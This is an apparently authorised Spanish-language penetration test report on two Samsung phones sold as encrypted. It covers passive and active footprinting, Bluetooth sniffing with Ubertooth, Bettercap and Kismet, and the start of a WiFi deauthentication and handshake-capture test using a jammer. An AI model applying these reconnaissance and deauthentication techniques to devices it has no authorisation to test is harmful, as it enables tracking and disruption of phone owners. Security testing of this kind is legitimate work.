NUGASYS
*Integrated Technology*
*www.nuga-sys.com.mx*

NUGASYS
Integrated Technology

# Pruebas de Seguridad Ofensiva a Teléfonos Cifrados.


# Contenidos

# Introducción

Con el fin de evaluar la seguridad provista en un par de equipos modificados mediante la integración de capas de cifrado a nivel de hardware, software, así como el registro de configuraciones de seguridad del Sistema Operativo del dispositivo; se realizan las siguientes pruebas para conocer la respuesta del equipo ante diferentes vectores o técnicas de ataques o hacking.

## Datos del equipo en custodia

Los datos que provee la compañía que ha realizado estas modificaciones que aparecen en el diagrama indican:




Todas las comunicaciones y transferencias de datos entrantes y salientes **son cifrada a nivel de hardware y a nivel de software** con lo que es llamado Super Cifrado (Múltiples capas de cifrado). Debido a que todos los datos están ultra codificados, en realidad puede usar las apps de su preferencia de forma totalmente segura, porque, aunque algo queda en los servidores de la aplicación, tienen cero conocimientos sobre el contenido, porque está encriptado por nosotros.

**Supercifrado:** el cifrado múltiple es el proceso de cifrar un mensaje ya encriptado una o más veces, ya sea usando el mismo algoritmo o uno diferente. También se conoce como cifrado en cascada, cifrado múltiple

y supercifrado. Supercifrado también se refiere al cifrado de nivel externo de cifrado múltiple.

## 4 algoritmos criptográficos utilizados:

**ONE TIME PAD CIPHER:** En criptografía, el one-time pad (OTP) es una técnica de cifrado que no se puede descifrar, pero requiere el uso de una clave pre compartida de un solo uso que no es más pequeña que el mensaje que se envía.

En esta técnica, un texto sin formato se combina con una clave secreta aleatoria (también conocida como libreta de una sola vez). Luego, cada bit o carácter del texto plano se cifra combinándolo con el bit o carácter correspondiente de la almohadilla usando la adición modular. *La OTP originalmente está pensada solo para texto, pero mejoramos el método de cifrado para cubrir todo tipo de expansiones de archivos.*

La frase de la contraseña inicial insertada por el usuario, junto con nuestros algoritmos, es crear una clave de cifrado larga, de la misma longitud que el texto original del mensaje o la misma longitud de los archivos binarios del archivo a cifrar.

En esta etapa inicial, el archivo se cifra una vez con la OTP modificada del método criptográfico, luego viene la segunda capa de cifrado. La misma frase de la contraseña inicial insertada por el usuario, está creando una segunda clave simétrica que cifrará el archivo ya cifrado OTP con Algoritmos criptográficos AES256. AES ha sido adoptado por el gobierno de los EE. UU. Reemplaza el Estándar de cifrado de datos (DES),[7] que fue publicado en 1977. El algoritmo descrito por AES es un algoritmo de clave simétrica, lo que significa que se utiliza la misma clave para el cifrado y descifrado de los datos. AES está disponible en muchos cifrados de diferentes paquetes, y es el primer (y único) cifrado de acceso público aprobado por la Agencia de Seguridad Nacional de EE. UU. (NSA).

De conformidad con las diferentes fichas técnicas que el fabricante comparte con NUGA SYS se describe que los teléfonos en custodia son inmunes a:

- Intercepción telefónica
- Ciber espionaje
- Tracking o localización
- Hacking Remoto
- Extracción digital forense
- Spyware
- Infección de Malware
- Ataques de Ransomware
- Vigilancia electrónica

Los dos teléfonos en custodia de NUGA SYS S.A. de C.V. son de la marca Samsung y los detalles técnicos se proporcionarán durante el desarrollo de las pruebas de seguridad ofensiva a las que serán sometidos ambos teléfonos.

# Fase de pruebas y metodología aplicada

Las pruebas que en este documento se detallan tratan de validar la efectividad de la inmunidad que el fabricante menciona en su documentación técnica. Todas las pruebas siguen un modelo basado en estándares de industria en materia de Seguridad Ofensiva o Pentest entre las que se cubren las siguientes:

Cada uno de estos marcos ofrece una serie de buenas prácticas en el ejercicio de las actividades, así como recomendaciones para los diferentes entornos en lo que se llevan a cabo las pruebas,

http://www.pentest-standard.org/index.php/PTES_Technical_Guidelines

https://www.isecom.org/OSSTMM.3.pdf

https://www.eccouncil.org/wp-content/uploads/2022/05/CPENT-brochure.pdf

https://nvlpubs.nist.gov/nistpubs/Legacy/SP/nistspecialpublication800-115.pdf

## Resonancias (Passive Footprinting)

El propósito es recopilar la información de forma pasiva, sin que el dispositivo tenga un contacto mediante el escaneo de puertos y solicitudes de hadshake, es buscar información lo más precisa posible en fuentes confiables a fin de conocer, características, marca, modelo, sistema operativo y aplicativos instalados, datos del hardware muy general.

Hemos recibido dos teléfonos cifrados de la marca Samsung, el primero de ellos es un Galaxy S20 FE 5G y el segundo es un Galaxy S22 Ultra.

El primer paso es buscar en uno de los sitios más confiables relacionados con información de dispositivos móviles en **Phonescoop**. El sitio es https://phonescoop.com/

Primero hacemos la búsqueda del dispositivo en el sitio y este devuelve información relevante, esta información resulta útil por diversas razones en las que se incluye una ficha técnica detallada de muchos de los componentes del modelo de teléfono que se consulta. Ahora mostramos la información que se halla disponible en el sitio. Solo mostraremos algunas de las características.

## GALAXY S20 FE 5G

| | |
|---|---|
| Carriers en USA | **Offered By:**<br>AT&T<br>Cricket<br>Verizon<br>*Boost Mobile* *Discontinued*<br>*Metro* *Discontinued*<br>*T-Mobile* *Discontinued*<br>*U.S. Cellular* *Discontinued* |
| Procesador | Qualcomm Snapdragon 865<br>6 GB RAM<br>LPDDR5 |
| Sistema Operativo | Android version 10 |
| Bandas de operación (opera muchas otras) | 5G: 2, 5, 25, 41, 66, 71, 260, 261 more detail<br>4G LTE: 2, 4, 5, 7, 12, 13, 14, 25, 26, 29, 30, 38, 40, 41, 66, 71<br>WCDMA: 2, 4, 5<br>CDMA: 800, 850, 1900<br>GSM: 850, 900, 1800, 1900<br>overseas bands not shown; 5G 260, 261 (mmWave) only on Verizon version (SM-G781V) |
| Tecnología de Datos | NR (5G)<br>plus Cat. 20 LTE |
| SIM Card | Nano 4FF |
| Bluetooth | Supported Profiles: HSP, HFP, OPP, PBA, A2DP, AVRC, HID, PAN, MAP<br>version 5.0 |
| USB | Connector: USB Type C |
| WIFI | Version: 6 (802.11 a,ac,ax,b,g,n) |
| FCC IDs | A3LSMG781U » approved Sep 17, 2020<br>A3LSMG781V » approved Sep 22, 2020<br>A3LSMG781B » |

| View Form | Display Exhibits | Display Grant | Display Corresp | Applicant Name | Address | City | State | Country | Zip Code | FCC ID | Application Purpose | Final Action | Lower Frequency | Upper Frequency |
|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|


**49 Matches found for FCC ID A3LSMG781U**

| View Attachment | Exhibit Type | Date Submitted to FCC | Display Type | Date Available |
|---|---|---|---|---|
| Attestations 20200827 v1 - A3LSMG781U Authorization Letter FCC | Cover Letter(s) | 09/11/2020 | pdf | 09/17/2020 |
| Attestations 20200827 v1 - A3LSMG781U HAC MIF Letter FCC | Cover Letter(s) | 09/11/2020 | pdf | 09/17/2020 |
| Attestations 20200828 v1 - A3LSMG781U Request for confidentiality letter FCC | Cover Letter(s) | 09/11/2020 | pdf | 09/17/2020 |
| Attestations 20200908 v1 - A3LSMG781U LTE Attestation letter FCC IC Rev.1 | Cover Letter(s) | 09/11/2020 | pdf | 09/17/2020 |
| ID Label & Location Info. 20200827 v1 - A3LSMG781U E-Label Attestation Letter FC | Cover Letter(s) | 09/11/2020 | pdf | 09/17/2020 |
| External Photos 20200828 v1 - A3LSMG781U EXTERNAL PHOTO | External Photos | 09/11/2020 | pdf | 03/16/2021 |
| ID Label & Location Info. 20200908 v1 - A3LSMG781U E-label and Location FCC Rev. | ID Label/Location Info | 09/11/2020 | pdf | 09/17/2020 |
| Internal Photos 20200828 v1 - A3LSMG781U INTERNAL PHOTO | Internal Photos | 09/11/2020 | pdf | 03/16/2021 |
| RF Exposure Info. 20200828 v1 - A3LSMG781U SAR Report 3 of 6 | RF Exposure Info | 09/11/2020 | pdf | 09/17/2020 |

HCT CO.,LTD

FCC ID: A3LSMG781U

■ Main / Bluetooth & WLAN Antenna Internal Photo




https://apps.fcc.gov/eas/GetApplicationAttachment.html?id=4901480



SAMSUNG

Galaxy S20 FE 5G

## GALAXY S22 ULTRA

| | |
|---|---|
| Carriers en USA | **Offered By:**<br>AT&T<br>Boost Mobile<br>Consumer Cellular<br>T-Mobile<br>U.S. Cellular<br>Verizon<br>Xfinity Mobile |
| Procesador | Snapdragon 8 Gen 1<br>8 GB RAM<br>also available with 12 GB |
| Sistema Operativo | Android version 12 |
| Bandas de operación (opera muchas otras) | 5G: 2, 5, 7, 12, 25, 30, 38, 41, 48, 66, 71, 77- more detail<br>A, 77-C, 78, 257, 258, 260, 261<br>4G LTE: 1, 2, 3, 4, 5, 7, 12, 13, 14, 20, 25, 26, 28, 29, 30, 38, 39, 40, 41, 48, 66, 71<br>WCDMA: 1, 2, 4, 5, 8<br>GSM: 850, 900, 1800, 1900 |
| Tecnología de Datos | NR (5G) |
| SIM Card | Nano 4FF |
| Bluetooth | Supported Profiles: HSP, HFP, OPP, PBA, A2DP, AVRC, HID, PAN, MAP<br>version 5.2 |
| USB | Connector: USB Type C |
| WIFI | Version: 6 (802.11 a,ac,ax,b,g,n) |
| FCC IDs | FCC IDs A3LSMS908U » approved Dec 10, 2021<br>A3LSMS908E » approved Jan 7, 2022<br>A3LSMS908B » |

| View Form | Display Exhibits | Display Grant | Display Correspondence | Applicant Name | Address | City | State | Country | Zip Code | FCC ID | Application Purpose | Final Action Date | Lower Frequency In MHz | Upper Frequency In MHz |
|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|
| | Detail Summary | | | Samsung Electronics Co Ltd | 19 Chapin Rd., Building D | Pine Brook | NJ | United States | 07058 | A3LSMS908E | Original Equipment | 01/07/2022 | 13.56 | 13.56 |


| View Attachment | Exhibit Type | Date Submitted to FCC | Display Type | Date Available |
|---|---|---|---|---|
| Authorization Letter | Attestation Statements | 12/17/2021 | pdf | 01/07/2022 |
| Label Attestation Letter | Attestation Statements | 12/17/2021 | pdf | 01/07/2022 |
| Confidentiality Request Letter | Cover Letter(s) | 12/17/2021 | pdf | 01/07/2022 |
| External Photographs | External Photos | 12/22/2021 | pdf | 07/06/2022 |
| E-Label and Location | ID Label/Location Info | 12/17/2021 | pdf | 01/07/2022 |
| Internal Photographs 1 | Internal Photos | 12/22/2021 | pdf | 07/06/2022 |
| Internal Photographs 2 | Internal Photos | 12/22/2021 | pdf | 07/06/2022 |
| Internal Photographs 3 | Internal Photos | 12/22/2021 | pdf | 07/06/2022 |
| Test Report | Test Report | 12/17/2021 | pdf | 01/07/2022 |
| Test Setup Photographs | Test Setup Photos | 12/17/2021 | pdf | 07/06/2022 |
| Users Manual | Users Manual | 12/17/2021 | pdf | 07/06/2022 |

FCC ID : A3LSMS908E Internal Photographs

## Resonancias (Active Footprinting) mediante BLE Sniffer

El propósito es recopilar la información de forma activa mediante la interacción con la frecuencia emitida de cada teléfono de forma pasiva, sin que el dispositivo tenga un contacto mediante el escaneo de puertos y solicitudes de hadshake, es buscar información relacionada mediante el uso de dos artefactos denominados BLE Sniffer, así como de herramientas y software que puedan proveer información sobre las interfases Bluetooth, direcciones MacAddress así como de elementos de Cifrado que puedan encontrarse.

Los artefactos a usar son **Ubertooth One** y el **DayKit USB Bluetooth CSR 5.0 Dual Mode Adapter.**





Primero, utilizamos la herramienta de Software **Acrylic BLE Analyzer** y durante la ejecución de la prueba detectamos algunas direcciones MacAddress que indicaron ser de Samsung.

| | | |
|---|---|---|
| 10:2B:41:73:D3:85 | -92 | Samsung Electronics Co. Ltd. |
| 66:C8:99:AF:57:D0 | -73 | Samsung Electronics Co. Ltd. |
| 77:A4:F1:69:1A:51 | -59 | Samsung Electronics Co. Ltd. |
| 53:EF:D1:FE:7A:8B | -99 | Samsung Electronics Co. Ltd. |

Estas direcciones se analizaron, sin embargo, se determinó que no son las de los teléfonos. Procedimos a utilizar otro analizador conocido como **Bettercap.**

```
» [20:18:32] [ble.device.new] new BLE device detected as 61:16:FF:41:70:1F (Samsung Electronics Co. Ltd.) -66 dBm.
» [20:18:54] [ble.device.new] new BLE device detected as 10:2B:41:73:D3:85 (Samsung Electronics Co.,Ltd) -100 dBm.
```

**Bettercap**, encontró dos dispositivos, sin embargo, tampoco resultaron ser los teléfonos, por lo que procedimos a utilizar **Kismet.**




Kismet si localizó a los dos teléfonos y los identifica adecuadamente, primero **Tim´s S22 Ultra** con la dirección Mac **44:EA:30:C4:64:7E** y el segundo **Galaxy S20 FE 5G** con la dirección Mac **DC:CC:E6:DB:A4:3B**

En ambos casos se indica que la frecuencia en la que operan ambos teléfonos es la 2.4 GHz.

| MAC | Frequency | Manuf |
|---|---|---|
| 44:EA:30:C4:64:7E | 2400000 | Samsung Electronics Ltd |
| DC:CC:E6:DB:A4:3B | 2400000 | Samsung Electronics Ltd |

Estos datos resultan muy relevantes porque se tiene visibilidad de las direcciones que pueden ser usadas para tratar algunas técnicas como la enumeración para obtener más datos que ayuden a diseñar alguna técnica maliciosa.


Para validar que los datos de la MacAddress son auténticos, procedimos a comprobar en el sitio https://macvendors.com





En ambos casos la comprobación es válida y ese rango de direcciones corresponde a los otorgados a Samsung Electronics.

## Enumeración Bluetooth


El propósito es ampliar la información de los datos enviados por el dispositivo con o sin archivos, esto con la finalidad de identificar elementos de protección y de seguridad como el cifrado.











Estos datos identifican cierta interacción con el software de monitoreo y lo colocan en un uuid con el que el teléfono y el software o Sniffer intercambian datos, además existe la colocación de CIFRADO cuando requiera intercambiar archivos o datos que requieran ser encapsulados y enviados.






Estos datos también identifican cierta interacción con el software de monitoreo y lo colocan en un uuid con el que el teléfono y el software o Sniffer intercambian datos, además existe la colocación de CIFRADO cuando requiera intercambiar archivos o datos que requieran ser encapsulados y enviados.




**Nota:** Hasta este punto hacemos la precisión que nos hallamos en la capa 2 del modelo OSI, que es la de interfaz de datos, usualmente en la mayoría de los casos, los fabricantes colocan el cifrado desde la capa 6, o Capa de Presentación para cifrar los datos, aquí el hallazgo importante es que desde la interfaz de datos (capa 2) ya se encuentran elementos de cifrado implementados, lo que seguramente complicará el acceso a los datos del teléfono, cuando hagamos las pruebas físicas o lógicas, desde la red o mediante intentos de acceso físico.


Sobre los artefactos: https://greatscottgadgets.com/ubertoothone/

## Pruebas de de-autenticación a red Wireless

El ejercicio es validar el comportamiento de los teléfonos cifrados ante un ataque dirigido a la red Wireless, generalmente cuando un teléfono es conectado a una red inalámbrica, este se comporta como cualquier dispositivo común y corriente, sin embargo, en el proceso de conexión a la red, los equipos envían al punto de acceso la llave o contraseña de la red inalámbrica de forma cifrada (mediante el protocolo WPA2).

Si la contraseña del punto de acceso es débil, el hash de la contraseña pudiera ser descifrado fácilmente mediante un ataque diccionario, es factible que estos teléfonos sean afectados por desconexiones dirigidas a propósito mediante el envío de paquetes de de-autenticación, ***esto pudiera resultar molesto para el propietario del teléfono porque las desconexiones pueden ser muy prolongadas***. El otro problema puede ser que sean utilizados para capturar el hash de contraseña y esto resulte en un ejercicio que dé una mala impresión del teléfono.

### Artefactos para la prueba




**ESP8266 Wifi Jammer, tarjeta TP Link TL-722N v2, Punto de Acceso TP Link Archer C6**

